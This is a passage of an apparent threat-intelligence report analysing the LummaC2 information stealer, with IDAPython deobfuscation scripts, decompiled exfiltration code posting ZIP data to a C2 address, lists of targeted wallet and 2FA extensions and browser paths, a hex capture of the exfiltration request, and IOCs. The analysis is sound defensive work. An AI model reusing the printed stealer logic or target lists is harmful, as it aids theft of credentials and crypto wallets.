B9 EC 41 36 B7 mov     ecx, 0B73641ECh ; hash
E8 50 0E 00 00 call   ResolveApiByHash
FF D0      call   eax

; Attributes: bp-based frame
NetworkExfiltrationRoutine proc near
    arg_0= dword ptr 8
    arg_4= dword ptr 0Ch
    arg_8= dword ptr 10h
55          push     ebp
88 EC      mov     ebp, esp
53          push     ebx
56          push     esi
57          push     edi
33 DB      xor     ebx, ebx
88 F1      mov     esi, ecx
53          push     ebx
53          push     ebx
53          push     ebx
53          push     ebx
68 E0 4B 29 00 push   offset aHttp1_1 ; "HTTP/1.1"
8A C8 4B 29 00 mov     edx, offset aWininet_dll ; "wininet.dll"
B9 EC 41 36 B7 mov     ecx, 0B73641ECh ; hash
E8 FD 43 03 77 call   near ptr wininet_InternetOpenA ; InternetOpenA
90          nop
90          nop

```

Figure 10. Example before (left) and after (right) the script execution. Binary is patched to call the real function

```

v5 = ((int (__fastcall *) (signed int, const wchar_t *, const char *, _DWORD, _DWORD, _DWORD, _DWORD)) wininet_InternetOpenA)(
    -1221180948,
    L"wininet.dll",
    "HTTP/1.1",
    0,
    0,
    0,
    0);

```

Figure 11. Example of how arguments cannot be easily recognized at first by IDA decompiler yet

The last thing to do here is to remove the instructions related with the Windows API call resolution (registry operations used to move the .dll string and the hash). This way the decompiler will show the arguments and everything as expected, while the code will look clean and show only the necessary instructions. This would be the final implementation of the previous *“patch_apical”* function:

```
def patch_apicall(addr, apicall):
    '''
```

If it cannot be resolved, it is possible that the malware has not loaded the library yet (for example, wininet.dll). In this case, we can force the load of the module using AppCall:

```
    loadlib = Appcall.proto("kernel32_LoadLibraryA", "int __stdcall loadlib(const
char *fn);")
    hmod = loadlib("wininet.dll")
    '''
```

```
    loadlib = Appcall.proto("kernel32_LoadLibraryA", "int __stdcall loadlib(const
char *fn);")
```

```
    print('apicall: {}'.format(apicall))
    apiaddr = idc.LocByName(apicall)
    if apiaddr == 0xFFFFFFFF:
        hmod = loadlib('{}\{}.dll'.format(apicall.split('_')[0]))
        apiaddr = idc.LocByName(apicall)
        if apiaddr == 0xFFFFFFFF:
            return False
```

At this point, apiaddr has the address of the Api call that we want. (e.g 0x772AB880 for wininet_InternetOpenA)

```
    rel_offset = (apiaddr - addr - 5) & 0xFFFFFFFF
```

```
    idc.PatchDword(addr+1, rel_offset) # Patch "call ResolveApiByHash" -> "call
InternetOpenA"
```

```
    idc.PatchByte(addr+5, 0x90) # patch with nop
    idc.PatchByte(addr+6, 0x90) # patch with nop
```

```
    curr_ea = addr
```

for _ in range(20): # Search maximum the last 20 instructions before the call to ResolveApiByHash

```
    prev_instruction_ea = idc.PrevHead(curr_ea)
    instruction = idc.GetDisasm(prev_instruction_ea)
```

```
    instruction_cut = instruction.replace(' ', '')
    if 'movcx' in instruction_cut or \
        'movedx' in instruction_cut:
```

```
        operand_type = idc.GetOpType(prev_instruction_ea, 1)
        param = idc.GetOperandValue(prev_instruction_ea, 1)
```

```
        # Only allow for:
        # 1- General Register
        # 2- Direct Memory reference (DATA)
        # 5- Immediate Value
```

```

        if operand_type not in [1, 2, 5]:
            curr_ea = prev_instruction_ea
            continue

        if param < 0x10:

            if not 'eax' in instruction_cut: # Avoid patching result from
previous calls

                # This means the operand is a register (1-byte mov operation e.g
8B CE mov     ecx, esi)
                # NOP the instruction
                PatchNops(prev_instruction_ea, 2)

            else:
                # This means the operand is 4-byte length (e.g B9 D6 3F B0 78 mov
ecx, 78B03FD6h)
                PatchNops(prev_instruction_ea, 5)

        curr_ea = prev_instruction_ea

    return True

def PatchNops(addr, size):
    for i in range(size):

        print("Patching NOP at addr: {}".format(hex(addr+i)))

        idc.PatchByte(addr+i, 0x90) #patch with nop

setup("c:\murmurhash2_hashes_dict.json") # Big Python dict. With hashes and export
names
patches = resolve_all_APIS(0x004082D3) # Use address of "ResolveApiByHash"
patch_apicall_wrapper(patches) # Patch the binary

```

With this in place, we can execute the script in a debugging session on Entry Point and remove **most** of the code related to Windows API call obfuscation while patching the binary to get an **equivalent** working sample easier to analyze and reverse engineer.

The following figure shows the result of patching the binary with our script:

```

00E77461 ; void __usercall NetworkExfiltrationRoutine(int C2@<ecx>, const char *headers, int data, int data_length)
00E77461 NetworkExfiltrationRoutine proc near
00E77461
00E77461 headers= dword ptr 8
00E77461 data= dword ptr 0Ch
00E77461 data_length= dword ptr 10h
00E77461 55          push     ebp
00E77462 8B EC      mov     ebp, esp
00E77464 53          push    ebx
00E77465 56          push    esi
00E77466 57          push    edi
00E77467 33 DB      xor     ebx, ebx
00E77469 8B F1      mov     esi, ecx
00E7746B 53          push    ebx
00E7746C 53          push    ebx
00E7746D 53          push    ebx
00E7746E 53          push    ebx
00E7746F 68 E0 4B E9 00  push  offset aHttp1_1 ; "HTTP/1.1"
00E77474 90          nop
00E77475 90          nop
00E77476 90          nop
00E77477 90          nop
00E77478 90          nop
00E77479 90          nop
00E7747A 90          nop
00E7747B 90          nop
00E7747C 90          nop
00E7747D 90          nop
00E7747E E8 FD 43 76  call   wininet_InternetOpenA
00E77483 90          nop
00E77484 90          nop

```




Figure 12. Example of how instructions related to Windows API call obfuscation have been patched with nops

As we can see, we only have relevant instructions in our disassembly (nop instructions have patched out Windows API call obfuscation scheme). And, as a result, it is easy for IDA decompiler now to understand and properly display the arguments for our Windows API calls in the first attempt:

```

v5 = ((int (__fastcall*)(signed int, const wchar_t *, const char *, _DWORD, _DWORD, _DWORD, _DWORD))wininet_InternetOpenA)(
-1221180948,
L"wininet.dll",
"HTTP/1.1",
0,
0,
0,
0);

hInternet = wininet_InternetOpenA((int)"HTTP/1.1", 0, 0, 0, 0);

```

Figure 13. Example before (up) and after (down) patching the binary with our last script.

Here we have the main networking exfiltration routine **before** applying any of our scripts and **after** patching the binary. As we can see, the result is a much clear and easy to understand routine:

```

int __cdecl NetworkExfiltrationRoutine(const char *a1, int a2, int a3)
{
    int v3; // ecx@0
    int v4; // esi@1
    int (__stdcall *v5)(const char *, _DWORD, _DWORD, _DWORD, _DWORD); // eax@1
    int v6; // edi@1
    int (__stdcall *v7)(int, int, signed int, _DWORD, _DWORD, signed int, _DWORD, signed int); // eax@1
    int v8; // ebx@1
    int (__stdcall *v9)(int, const char *, const char *, _DWORD, _DWORD, _DWORD, _DWORD, signed int); // eax@1
    int v10; // esi@1
    unsigned int v11; // ST14_4@1
    void (__stdcall *v12)(int, const char *, unsigned int, int, int); // eax@1
    void (__stdcall *v13)(int); // eax@1
    void (__stdcall *v14)(int); // eax@1
    int (__stdcall *v15)(int); // eax@1

    v4 = v3;
    v5 = (int (__stdcall *)(const char *, _DWORD, _DWORD, _DWORD, _DWORD))ResolveApiByHash(
        -1221180948,
        (int)L"wininet.dll");

    v6 = v5("HTTP/1.1", 0, 0, 0, 0);
    v7 = (int (__stdcall *)(int, int, signed int, _DWORD, _DWORD, signed int, _DWORD, signed int))ResolveApiByHash(
        2024816598,
        (int)L"wininet.dll");

    v8 = v7(v6, v4, 80, 0, 0, 3, 0, 1);
    v9 = (int (__stdcall *)(int, const char *, const char *, _DWORD, _DWORD, _DWORD, _DWORD, signed int))ResolveApiByHash(2073911457, (int)L"wininet.dll");
    v10 = v9(v8, "POST", "/c2sock", 0, 0, 0, 0, 1);
    v11 = strlen(a1);
    v12 = (void (__stdcall *)(int, const char *, unsigned int, int, int))ResolveApiByHash(
        -1388942586,
        (int)L"wininet.dll");

    v12(v10, a1, v11, a2, a3);
    v13 = (void (__stdcall *)(int))ResolveApiByHash(1607704873, (int)L"wininet.dll");
    v13(v6);
    v14 = (void (__stdcall *)(int))ResolveApiByHash(1607704873, (int)L"wininet.dll");
    v14(v8);
    v15 = (int (__stdcall *)(int))ResolveApiByHash(1607704873, (int)L"wininet.dll");
    return v15(v10);
}

```

Figure 14. Decompiled view of Network Exfiltration routine without patching the binary

```

void __usercall NetworkExfiltrationRoutine(int C2@<ecx>, const char *headers, int data, int data_length)
{
    int C2_; // esi@1
    int hInternet; // edi@1
    int hSession; // ebx@1
    int hRequest; // esi@1

    C2_ = C2;
    hInternet = wininet_InternetOpenA((int)"HTTP/1.1", 0, 0, 0, 0);
    hSession = wininet_InternetConnectA(hInternet, C2_, 80, 0, 0, 3, 0, 1);
    hRequest = wininet_HttpOpenRequestA(hSession, (int)"POST", (int)"/c2sock", 0, 0, 0, 0, 1);
    wininet_HttpSendRequestA(hRequest, (int)headers, strlen(headers), data, data_length);
    wininet_InternetCloseHandle(hInternet);
    wininet_InternetCloseHandle(hSession);
    wininet_InternetCloseHandle(hRequest);
}

```

Figure 15. Decompiled view of Network Exfiltration routine after patching the binary with our script

Strings Obfuscation

| Address | Length | Type | String |
|---------------------|----------|---------|--|
| [S] .rdata:01054D34 | 00000018 | unic... | *.edx765bxt |
| [S] .rdata:01054D4C | 00000028 | unic... | %userproedx765file% |
| [S] .rdata:01054D74 | 00000038 | unic... | Walledx765ets/Binanedx765ce |
| [S] .rdata:01054DB0 | 00000042 | unic... | apedx765p-stoedx765re.jsedx765on |
| [S] .rdata:01054DF4 | 0000003C | unic... | %appdaedx765ta%\Binaedx765nce |
| [S] .rdata:01054E30 | 0000003A | unic... | Walledx765ets/Eleedx765ctrum |
| [S] .rdata:01054E70 | 0000005A | unic... | %appdedx765ata%\Eledx765ectrum\\waledx765lets |
| [S] .rdata:01054ECC | 0000003A | unic... | Walledx765ets/Ethedx765ereum |
| [S] .rdata:01054F08 | 0000001E | unic... | keystedx765ore |
| [S] .rdata:01054F28 | 0000003E | unic... | %appdedx765ata%\Etheedx765reum |
| [S] .rdata:01054F68 | 0000001A | unic... | Chredx765ome |
| [S] .rdata:01054F88 | 00000096 | unic... | %loedx765calappedx765data%\Goedx765ogle\\Chredx765ome\\Usedx765er Datedx765a |
| [S] .rdata:01055020 | 0000001E | unic... | Chromiedx765um |
| [S] .rdata:01055040 | 0000005C | unic... | %localappdata%\Chroedx765mium\\Useedx765r Data |
| [S] .rdata:0105509C | 00000016 | unic... | Ededx765ge |
| [S] .rdata:010550B8 | 00000074 | unic... | %localaedx765ppdata%\Micedx765rosoft\\Edge\\Usedx765er Data |
| [S] .rdata:0105512C | 0000001A | unic... | Komedx765eta |
| [S] .rdata:01055148 | 0000007C | unic... | %locedx765alappdaedx765ta%\Komedx765eta\\Usedx765er Daedx765ta |

Figure 16. View of LummaC2 obfuscated strings in the binary

LummaC2 “obfuscates” most of the strings used in the malware in order to evade detection. By stripping every occurrence of “**edx765**” from a given string, we can easily get the original one. Most of these strings are used to walk through sensitive files inside directories.

As it can be seen, the obfuscation method is very simple and for this reason, it is probable that we see changes in this implementation in future versions of the malware.

LummaC2 Workflow

The following diagram shows **LummaC2** main **workflow**. This malware goes straight to the point and only cares about exfiltrating stolen information. No persistence mechanisms are used and there is no control on how many malware instances can run at the same time. One difference regarding many information stealers is that this malware family does not care about the machine being infected, while others avoid infecting machines coming from the Commonwealth of Independent States.




Figure 17. LummaC2 main workflow diagram

Information Gathering

LummaC2 gathers information from the victim system. This information is saved in a file named “**System.txt**” prior to **zip compression** and exfiltration. The information gathered from the infected machine includes the Username, Hardware ID, Screen Resolution and

more:

```
aLummac2Build20222512LidLummaIdX db 'LummaC2, Build 20222512',0Ah
db 'LID(Lumma ID): xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx',0Ah
db 0Ah
db '- PC: USER-PC',0Ah
db '- User: ',0Ah
db '- HWID: {XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX}',0Ah
db '- Screen Resoluton: XXXXXXXXXXXXXXXXXXXXXXXX',0Ah
db '- Language: en-US',0Ah
db '- CPU Name: 11th Gen Intel(R) Core(TM) i7-1185G7 @ 3.00GHz',0Ah
db '- Physical Installed Memory: XXXXXXXX MB',0Ah,0
```

Figure 18. System Information gathered from LummaC2

This information is obtained using the following Windows API calls respectively:

- GetComputerNameA
- GetUserNameA
- GetCurrentHwProfileA
- GetSystemMetrics
- GetSystemDefaultLocaleName
- cpuid
- GetPhysicallyInstalledSystemMemory

Steal Important Files

LummaC2 will also steal files from the victim machine and save them under “Important Files/Profile”. What happens to be considered here an “important file” is actually every *.txt file under %userprofile%. This is done in a **recursive** call that traverses %userprofile% with a maximum recursion depth of **2** directories.

```
HeapAllocInitValue(1, (int)&allocated1); "pid" (Petition Id)
InformationGatheringRoutine(&allocated1);
v3 = (const WCHAR *)StringDecodeW(L"Importedx765ant Fileedx765s/Proedx765file"); "Important Files/Profile"
v4 = (const WCHAR *)StringDecodeW(L"*.*.edx765txt"); "*.txt"
v5 = StringDecodeW(L"%userproedx765file%"); "%userprofile%"
ReadFiles_Compress_Append_(v4, v5, v3, 2, (int)&allocated1); maximum recursion depth
```

Figure 19. LummaC2 code responsible for gathering system information and important files

Targeted Software

After gathering information from the infected machine and stealing important files, it proceeds to steal crypto wallets for Binance, Electrum and Ethereum (in this order). Once this is finished it exfiltrates data (**ZIP compressed**) to the C2 and continues the stealing process.

Crypto Wallets

Binance

Electrum

Ethereum

Table 1. LummaC2 targeted Crypto Wallets

After the first exfiltration to the Command and Control server, LummaC2 proceeds to steal relevant Browsers information like **Login Data**, **History**, **cookies**, etc. Affected Browsers are:

Web Browsers

Chrome

Chromium

Edge

Kometa

Vivaldi

Brave-Browser

Opera Stable

Opera GX Stable

Opera Neon

Mozilla Firefox

Table 2. LummaC2 targeted Web Browsers

The malware also targets Crypto Wallets and **two-factor authentication** (2FA) browser **extensions** that may have been installed in the system. The following figure shows **LummaC2** searching for these elements:

```
v5 = (const WCHAR *)StringDecodeW((char *)L"Meedx765taMaedx765sk");
v6 = (const WCHAR *)StringDecodeW((char *)L"ejbalbakoplchlghcedaedx765lmeeajnimhm");
ReadFiles_Extensions_Compress_Append(v6, v3, v5, (int)v4);
v7 = (const WCHAR *)StringDecodeW((char *)L"Meedx765taMaedx765sk");
v8 = (const WCHAR *)StringDecodeW((char *)L"nkbihfbeogaeaoehlefedx765nkodbefgpgknn");
ReadFiles_Extensions_Compress_Append(v8, v3, v7, (int)v2);
v9 = (const WCHAR *)StringDecodeW((char *)L"Troedx765nLiedx765nk");
v10 = (const WCHAR *)StringDecodeW((char *)L"ibnejdfjmmkpcnlpebklnkoeoihofec");
ReadFiles_Extensions_Compress_Append(v10, v3, v9, (int)v2);
v11 = (const WCHAR *)StringDecodeW((char *)L"Ronedx765in Walledx765et");
v12 = (const WCHAR *)StringDecodeW((char *)L"fnjhmkhmkbedx765jkkabndcnogagobneec");
ReadFiles_Extensions_Compress_Append(v12, v3, v11, (int)v2);
v13 = (const WCHAR *)StringDecodeW((char *)L"Binedx765ance Chaedx765in Waledx765let");
v14 = (const WCHAR *)StringDecodeW((char *)L"fhbohimaelbohpbjbbldcngcnapnedx765dodjp");
ReadFiles_Extensions_Compress_Append(v14, v3, v13, (int)v2);
ReadFiles_Extensions_Compress_Append(L"ffnbelfdoeiohenkjibnmadjiehjhajb", v3, L"Yoroi", (int)v2);
ReadFiles_Extensions_Compress_Append(L"jbdacoeiiniimbjljalhcelgbejmnd", v3, L"Nifty", (int)v2);
ReadFiles_Extensions_Compress_Append(L"afbcbjppbfadlkmhmclhkeodmamcflc", v3, L"Math", (int)v2);
v15 = (const WCHAR *)StringDecodeW((char *)L"Coinbedx765ase");
v16 = (const WCHAR *)StringDecodeW((char *)L"hnfanknocfeedx765ofbddgcijnmedx765hnfnkdnaad");
ReadFiles_Extensions_Compress_Append(v16, v3, v15, (int)v2);
ReadFiles_Extensions_Compress_Append(L"hpglfhghfnhbpgpjdjenjgmdgoeiappafln", v3, L"Guarda", (int)v2);
ReadFiles_Extensions_Compress_Append(L"blnieiiffboillknjnepogjhkgnoapac", v3, L"EQUAL ", (int)v2);
ReadFiles_Extensions_Compress_Append(L"cjelfplplebdjjenllpjcbmljkfcffne", v3, L"Jaxx Liberty", (int)v2);
ReadFiles_Extensions_Compress_Append(L"fihkakfobkkmjojpcpfgcmhgfjnmnfpj", v3, L"BitApp ", (int)v2);
ReadFiles_Extensions_Compress_Append(L"kncchdigobghenbaddojjnnaoqfppfj", v3, L"iWlt", (int)v2);
ReadFiles_Extensions_Compress_Append(L"amkmjjmmf1ddogmhpjloimipbofnfjih", v3, L"Wombat", (int)v2);
ReadFiles_Extensions_Compress_Append(L"nlbmnnijcnlegkjjpcfjclmcfggfefdm", v3, L"MEW CX", (int)v2);
ReadFiles_Extensions_Compress_Append(L"nanjmdknkhkinifnkgdcggcfnhdaammj", v3, L"Guild", (int)v2);
```

Figure 20. LummaC2 targeting Crypto Wallets and two-factor authentication (2FA) extensions

The following **Crypto Wallets** and **two-factor authentication** (2FA) extensions are targeted in LummaC2:

Crypto Wallet Extensions

| | | | |
|----------------------|--------|----------|-------------------|
| Metamask | BitApp | Sollet | Nash Extension |
| TronLink | iWlt | Auro | Hycon Lite Client |
| Ronin Wallet | Wombat | Polymesh | ZilPay |
| Binance Chain Wallet | MEW CX | ICONex | Coin98 |
| Yoroi | Guild | Nabox | Cyano |
| Nifty | Saturn | KHC | Byone |

| | | | |
|--------------|---------------|----------------|--------|
| Math | NeoLine | Temple | OneKey |
| Coinbase | Clover | TezBox | Leaf |
| Guarda | Liquidity | DAppPlay | |
| EQUAL | Terra Station | BitClip | |
| Jaxx Liberty | Keplr | Steem Keychain | |

Table 3. LummaC2 targeted Crypto Wallet extensions

Two-Factor Authentication (2FA) Extensions

| |
|-------------------------|
| Authenticator |
| Authy |
| EOS Authenticator |
| GAuth Authenticator |
| Trezor Password Manager |

Table 4. LummaC2 targeted two-factor authentication (2FA) extensions

Network Data Exfiltration

Communication with the Command and Control server is one-way only. The malware does not expect any response from its C2. As we can see from **LummaC2** workflow diagram, the malware contacts the C2 in different stealing phases. After each phase, stolen information is sent to the C2 **ZIP compressed**.

Network data being transmitted to the **C2** can be recognized in the following figure, where an excerpt of the first **HTTP POST** exfiltration request (request with “pid” equals 1) using multipart/form-data is sending a ZIP compressed file:

```

00000000 50 4F 53 54 20 68 74 74 70 3A 2F 2F 31 39 35 2E 31 32 33 2E POST http://195.123.
00000014 32 32 36 2E 39 31 2F 63 32 73 6F 63 6B 20 48 54 54 50 2F 31 226.91/c2sock HTTP/1
00000028 2E 31 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 6D 75 .1..Content-Type: mu
0000003C 6C 74 69 70 61 72 74 2F 66 6F 72 6D 2D 64 61 74 61 3B 20 62 ltipart/form-data; b
00000050 6F 75 6E 64 61 72 79 3D D0 BE 61 6A 31 39 35 69 61 6B 32 30 oundary=Ð*aj195iak20
00000064 6B 61 39 39 34 34 31 61 6A 31 0D 0A 55 73 65 72 2D 41 67 65 ka99441aj1..User-Age
00000078 6E 74 3A 20 48 54 54 50 2F 31 2E 31 0D 0A 48 6F 73 74 3A 20 nt: HTTP/1.1..Host:
0000008C 31 39 35 2E 31 32 33 2E 32 32 36 2E 39 31 0D 0A 43 6F 6E 74 195.123.226.91..Cont
000000A0 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 31 30 31 31 0D 0A 50 72 ent-Length: 1011..Pr
000000B4 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D 0A 0D 0A 2D 2D agma: no-cache....--
000000C8 D0 BE 61 6A 31 39 35 69 61 6B 32 30 6B 61 39 39 34 34 31 61 Ð*aj195iak20ka99441a
000000DC 6A 31 0D 0A 43 6F 6E 74 65 6E 74 2D 44 69 73 70 6F 73 69 74 j1..Content-Disposit
000000F0 69 6F 6E 3A 20 66 6F 72 6D 2D 64 61 74 61 3B 20 6E 61 6D 65 ion: form-data; name
00000104 3D 22 6E 69 6C 65 22 3B 20 66 69 6C 65 6E 61 6D 65 3D 22 66 ="file"; filename="f
00000118 69 6C 65 22 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 ile"..Content-Type:
0000012C 61 74 74 61 63 68 6D 65 6E 74 2F 78 2D 6F 62 6A 65 63 74 0D attachment/x-object.
00000140 0A 0D 0A 50 4B 03 04 14 00 08 08 08 00 6E AC 74 56 00 00 00 ...PK.....n-tV...
00000154 00 00 00 00 00 00 00 00 0A 00 04 00 53 79 73 74 65 6D 2E .....System.
00000168 74 78 74 01 00 00 00 85 4E DB 6A 83 40 10 7D F7 2B E6 51 A1 txt.....NÛj.Û.++)@Q;
0000017C 5B 76 D7 C4 CB 3E 95 AC C5 08 5A 44 2B 7D 5E E2 34 11 D6 15 [v*ÄË>.-Ä.ZD+)~â4.Ö.
00000190 BC 40 D2 92 7F CF E4 0B 32 30 30 73 2E 9C 53 6E E3 68 B4 7C *@Ö..Ïä.200s..Snâh'|
000001A4 83 C3 36 D8 1E 24 97 52 EE 85 F4 CA 22 F3 CB 27 07 45 16 28 .Ä6@.$.Ri.ôË"ôË'.E.(
000001B8 B8 BE 18 CF 63 50 6B 05 5D FB D9 B0 5A D3 D7 2D 38 2B A0 E3 ,*.ÏcPk.]ûÛ°ZÓ*-8+ ä
000001CC F8 53 64 0A FE 93 5D 84 18 EE 38 8B 79 98 32 21 7A 64 69 2F æSd.p.l..î8.y.2!zdi/
000001E0 39 4B 78 84 D1 2F 6D 1A 85 77 92 B7 A7 19 D1 41 83 CB 64 B7 9Kx.N/m..w..$.NA.Ëd
000001F4 75 72 0A 44 2A 92 AB E0 22 22 B6 34 EE BC 99 33 2A 40 C7 BA ur.D*.*â""q4i*.3*@ç°

```

Figure 23. LummaC2 Hex view of HTTP POST request for exfiltration

MITRE ATT&CK

| Tactic | Technique ID | Technique |
|-------------------|--------------|--|
| Defense Evasion | T1140 | <u>Deobfuscate/Decode Files or Information</u> |
| Defense Evasion | T1027 | <u>Obfuscated Files or Information</u> |
| Credential Access | T1539 | <u>Steal Web Session Cookie</u> |
| Credential Access | T1555 | <u>Credentials from Password Stores</u> |
| Credential Access | T1552 | <u>Unsecured Credentials</u> |
| Discovery | T1083 | <u>File and Directory Discovery</u> |
| Discovery | T1082 | <u>System Information Discovery</u> |

| | | |
|---------------------|-------|-------------------------------------|
| Discovery | T1033 | <u>System Owner/User Discovery</u> |
| Collection | T1560 | <u>Archive Collected Data</u> |
| Collection | T1119 | <u>Automated Collection</u> |
| Collection | T1005 | <u>Data from Local System</u> |
| Exfiltration | T1041 | <u>Exfiltration over C2 Channel</u> |
| Exfiltration | T1020 | <u>Automated Exfiltration</u> |
| Command and Control | T1071 | <u>Application Layer Protocol</u> |
| Command and Control | T1132 | <u>Data Encoding</u> |

Table 5. LummaC2 MITRE ATT&CK matrix

Conclusion

As it has been shown, LummaC2 behaves similar to other information stealers. By capturing sensitive data from infected machines, including business credentials, it can do a lot of damage. For example, compromised credentials can be used to achieve privilege escalation and lateral movement. Compromised business accounts can also be used to send spam and further distribute the malware.

The fact the malware is being actively used in the wild indicates the professionalization in the development of these products. Bad actors are willing to pay for these tools because they prefer quality, and more features. In return, they expect to see more profit from the exfiltrated data.

Outpost24's KrakenLabs will continue to analyze new malware samples as part of our Threat Intelligence solution, which can retrieve compromised credentials in real-time to prevent unauthorized access to your systems.

IOCs

Hash

LummaC2 sample:

277d7f450268aeb4e7fe942f70a9df63aa429d703e9400370f0621a438e918bf

C2

LummaC2 Command and Control server:

195[.]123[.]226[.]91

References

“LummaC2 Stealer: A Potent Threat to Crypto Users”, January, 2023. [Online]. Available: <https://blog.cyble.com/2023/01/06/lummac2-stealer-a-potent-threat-to-crypto-users/> [Accessed March 20, 2023]

“Popularity spikes for information stealer malware on the dark web”, December, 2022. [Online]. Available: <https://www.accenture.com/us-en/blogs/security/information-stealer-malware-on-dark-web> [Accessed March 20, 2023]